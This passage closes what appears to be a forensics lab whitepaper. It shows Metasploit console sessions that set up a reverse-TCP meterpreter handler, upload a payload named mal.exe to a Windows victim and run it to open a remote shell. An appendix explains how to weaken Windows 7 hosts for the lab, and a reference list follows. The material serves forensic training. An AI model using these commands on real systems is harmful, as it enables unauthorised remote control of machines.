Payload size: 371 bytes
Final size of exe file: 73802 bytes
Saved as: mal.exe

```


Once again the first step is to establish a Metasploit multi/handler to accept the incoming traffic from the victim.

```
meterpreter > background
[*] Backgrounding session 3...
msf exploit(psexec) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp_dns
PAYLOAD => windows/meterpreter/reverse_tcp_dns
msf exploit(handler) > set LHOST ironislands.westeros.local
LHOST => ironislands.westeros.local
msf exploit(handler) > set LPORT 8082
LPORT => 8082
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.239.130:8082
msf exploit(handler) > [*] Starting the payload handler...
```

Upload the executable to the victim

```
msf exploit(handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > lpwd
/root/Desktop

meterpreter > pwd
C:\Windows\system32

meterpreter > upload mal.exe c:\\Windows\\system32
[*] uploading : mal.exe -> c:\Windows\system32
[*] uploaded : mal.exe -> c:\Windows\system32\mal.exe
```

Next, run the executable.

```
meterpreter > execute -f mal.exe -i -H
Process 2016 created.


[*] Sending stage (957999 bytes) to 192.168.11.101
Channel 2 created.
[*] Meterpreter session 4 opened (192.168.239.130:8082 -> 192.168.11.101:49169)
at 2017-07-29 12:33:48 -0400
```



The attack ended here.

Appendix B: Configuring the Windows workstation to be vulnerable to the attack

This appendix provides details on configuring the Windows 7 victim computers to ensure the success of the attack. The Windows Firewall should be disabled. It can be disabled in the Control Panel by adjusting the firewall settings found under System and Security.

Microsoft Word needs macros enabled. This is done under Options on the File menu. This displays the Word Options window. The window that permits enabling all macros is found under Choosing the Trust Center > Trust Center Settings > Macro Settings.





PsExec requires the DWORD called LocalAccountTokenFilterPolicy in the registry under
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System set to a value of 1.

References

- Fraser, Gordon. (September 19, 2016). Building a Home Network Configured to Collect Artifacts for Supporting Network Forensic Incident Response. Available from <https://www.sans.org/reading-room/whitepapers/forensics/building-home-network-configured-collect-artifacts-supporting-network-forensic-incident-response-37302>.
- Hagen, Phil (2015). Advanced Network Forensics and Analysis: Off the Disk and Onto the Wire. The SANS Institute: Bethesda, MD.
- Lee, Rob. (2016). Core Windows Forensics III: E-Mail, Key Additional Artifacts, and Event Logs. The SANS Institute: Bethesda: MD.
- Mandiant. (2017). M-Trends 2017. FireEye, Inc.: Milpitas, CA. Retrieved July 29, 2017, from <https://www.fireeye.com/current-threats/annual-threat-report/mtrends.html>.
- Skoudis, Ed. (2017a). Comprehensive Pen Test Planning, Scoping, and Recon. The SANS Institute: Bethesda, MD.
- Skoudis, Ed. (2017b). Exploitation. The SANS Institute: Bethesda, MD.
- Skoudis, Ed. (2017c). Post Exploitation and Merciless Pivoting. The SANS Institute: Bethesda, MD.
- Skoudis, Ed, Strand, John, and The SANS Institute. (2014). Incident Handling Step by Step and Computer Crime Investigation. The SANS Institute: Bethesda, MD.
- The SANS Institute. (2015). Reverse-Engineering Malware: Malicious Documents and Memory Forensics. The SANS Institute: Bethesda, MD.
- The SANS Institute. (2017). In-Depth Scanning. The SANS Institute: Bethesda, MD.
- Zehm, Brandon. (September, 2010). SendEmail. Retrieved from Linux Man Pages on Kali Linux